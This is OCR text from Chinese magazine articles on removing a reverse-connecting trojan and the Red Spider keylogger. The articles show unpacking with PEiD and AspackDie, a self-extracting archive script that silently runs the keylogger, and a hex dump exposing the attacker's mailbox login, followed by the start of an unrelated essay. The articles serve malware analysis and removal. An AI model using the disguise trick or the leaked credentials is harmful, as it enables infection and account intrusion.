


图2

我打开服务查看它的属性，关于PlayServer的介绍是“系统服务”（图3）。狂汗，也太简单了吧！对于服务的描述，居然连一丝伪装都没有，这朋友的水平也太菜了吧，一点儿职业水准都没有。




图3

进程结束了，启动项也给清除了，我又从硬盘中找到lasse.exe，复制下来，使用PeiD查壳。提示的壳为“Microsoft Visual C++ 5.0 [覆盖]”（图4），因为有个覆盖，所以我担心这个程序有伪装壳或者变形壳，再确认一下，点PeiD里的“>>”，打开“额外信息”，查看其他的内容。发现“平均信息量”是7.76（已压缩）；而“EP检验”及“快速检验”都为“已压缩”（图5），很明显有变异壳或伪装壳。PeiD查不出来壳，我们要怎么脱壳呢？可惜这个壳做得并不好，在主界面的“EP区段”中已经注名了“.aspack”，应该是ASPack壳，我们直接下载相应的脱壳工具AspackDie进行脱壳，很容易的就成功了。再来检查一下脱壳后的文件，提示是“UPX 0.89.6 - 1.02 / 1.05 - 1.24 -> Markus & Laszlo [覆盖]”（图6），是UPX壳，这个也简单，再找相应的工具脱壳就是了（还好ASPack及UPX都是常见的壳）。最后再来检查，是“Borland Delphi 6.0 - 7.0”，脱壳成功（图7）。我用WinHex查看脱壳后的文件，发现这是一个反向连接的木马，是采用域名转向的。本想还能查到对方的邮箱密码什么的，不过，既然使用的是域名转向，用处就不大了，我把残留的文件删除，又用杀毒软件彻底查杀一遍就OK了。

清除这个木马的过程还算简单，如果换了是无进程的DLL木马，清除起来就得费一番手脚了。

这个木马最大的特点就是使用了变异壳伪装壳，如何在伪装成那样的情况下寻找到脱壳的办法，这个才是最难的。不过，只要我们细心，相信就一定可以成功。

（文章中涉及到的工具PEiD0.94、AspackDie、Upx脱壳工具，已经收录于光盘中）




图4




图5




图6





图7

清除害人的红蜘蛛



思彤

文章难易度：★★
文章阅读点：红蜘蛛键盘记录器的简单清除方法

最近一直在看源代码，直看的我腰酸背痛腿抽筋……为了挽救我宝贵的身体，我决定到网上去找一些搞笑视频来放松一下。好在这类东西网上多的是，就在我打开一个下载的自动解压缩包的时候，突然出现两个小东西，而且一闪其中的一个就消失不见了，当然剩下的那一个则是我要看的东西。情况不妙，那个不见的文件是什么东西呢？于是我用winrar打开那个压缩包进行检查，果然被我发现了，如图1、图2。

```
;下面的注释包含自解压脚本命令
Setup=open.exe
Overwrite=1
Text
{
本压缩包为自释放格式点浏览选择你要保存的目录然后点安装
```

图1

			资料夹
cxg.wmv	2,524,634	2,455,176	Winamp med
open.exe	32,768	27,586	应用程序

图2

这个“Setup=open.exe”是什么东西？用winrar单独解压缩来看看，解压缩后我首先用PEiD对open.exe进行查壳，如图3。




图3

被加了ASPack的壳，先得脱掉它，我从看雪论坛找到了ASPack壳的脱壳程序AspackDie，直接运行AspackDie，选择要脱壳的程序后很顺利的就把壳给脱掉了。脱掉壳后，发现病毒是使用C++编写的，现在它在我们面前就是赤裸裸的了。赶快让我们使用UE来瞧个究竟吧！大家在使用UE查看时要耐心，虽然很乱，但是有用的东西大多都集中在一起，如图4。

```
00007020h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ; ................
00007030h: 73 6D 74 70 2E 31 36 33 2E 63 6F 6D 00 61 61 61 ; smtp.163.com.aaa
00007040h: 61 61 61 61 61 61 61 61 61 61 61 61 61 61 61 00 ; aaaaaaaaaaaaaaa.
00007050h: 7A 74 31 38 31 31 32 33 32 40 31 36 33 2E 63 6F ; zt1811232@163.co
00007060h: 6D 00 62 62 62 62 62 62 62 62 62 62 62 62 62 00 ; m.bbbbbbbbbbbbb.
00007070h: 7A 74 31 38 31 31 32 33 32 00 63 63 63 63 63 00 ; zt1811232.ccccc.
00007080h: 37 37 31 38 31 38 31 00 64 64 64 64 64 64 64 00 ; 7718181.ddddddd.
00007090h: BA EC D6 A9 D6 EB B5 C4 C0 F1 CE EF 00 65 65 65 ; 红蜘蛛的礼物.eee
000070a0h: 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 00 ; eeeeeeeeeeeeeee.
000070b0h: 51 51 00 66 66 66 66 66 66 66 66 66 66 66 66 66 ; QQ.fffffffffffff
000070c0h: 66 66 66 00 C3 CE BB C3 CE F7 D3 CE 00 67 67 67 ; fff.梦幻西游.ggg
000070d0h: 67 67 67 67 67 67 67 00 68 68 68 68 68 68 68 68 ; ggggggg.hhhhhhhh
000070e0h: 68 68 68 68 68 68 68 68 68 68 68 00 69 69 69 69 ; hhhhhhhhhhh.iiii
000070f0h: 69 69 69 69 69 69 69 69 69 69 69 69 69 69 69 00 ; iiiiiiiiiiiiiii.
00007100h: 6A 6A 6A 6A 6A 6A 6A 6A 6A 6A 6A 6A 6A 6A 6A 6A ; jjjjjjjjjjjjjjjj
```

图4

种马人接收用的邮箱的帐号密码都已经摆在那里了，当然他的目的我们也可以知道了，上面的QQ和梦幻西游已经很清楚的说明了他的目的。而且这位不速之客的来历似乎也告诉我们了——红蜘蛛键盘记录。再往下查看，如图5。

```
6E 6E ; nnnnnnnnnnnnnnnn
00 00 ; nnn.20..llll....
00 00 ; \redspider.exe..
00 00 ; \redspider.dll..
00 00 ; dll.RedSpider...
73 6F ; SOFTWARE\Microso
72 65 ; ft\Windows\Curre
00 00 ; ntVersion\Run...
00 00 ; KMailMon.exe....
00 00 ; Explorer.EXE....
00 00 ; LoadLibraryA....
00 00 ; Kernel32.dll....
77 61 ; c:\inflexible.wa
0D 0A ; v...%s..%s..%s..
```

图5



图6




图7




图8

redspider.dll和redspider.exe估计就是服务端安装以后的东西。

现在就让我们把它请出我们的地盘吧！先来看看启动项有什么问题，如图6。看来这下它把自己暴露的更加彻底了，这么直接的把自己加入到启动项中。它所在的注册表的位置也清楚的写在上面。打开注册表，从中直接搜索redspider就可以轻松的找到它了，谁叫它的名字这么没艺术性呢（图7），清除之后我们就可以直接把它请出注册表了。然后来到system32目录，它就在那里静静的等待我们（图8），删除之后这个世界就一片清净了。

（文章中涉及到的工具AspackDie、UE，已经收录于光盘中）

我的朋友们

幽灵拨号者

“朋友”这个词多亲切，我们活在这个世界上少不了与别的人接触，自然就会有朋友，有了朋友就不会孤独。有人说：孤独的人是可耻的。我曾天真地认为我喜欢孤独的感觉，就像碇真嗣喜欢孤独慢慢蚕食自己的感觉。可是后来我才发现，其实自己是最怕孤独的，因为现实告诉我自己是无法孤独地存活的。我的名字叫无名，这个名字的由来我早已经忘了。你就当我真的没有名字吧，是因为我的这些朋友才让我有了存在感，本人已经无所谓了。

我从小到大过着平淡，一帆风顺的生活。别人都说我的心态像个老头子，一点不像个年轻人，我的内心缺少激情。还是说说我的朋友吧，不然你们就要睡着了，我可不想让人说我在催眠。

kyone

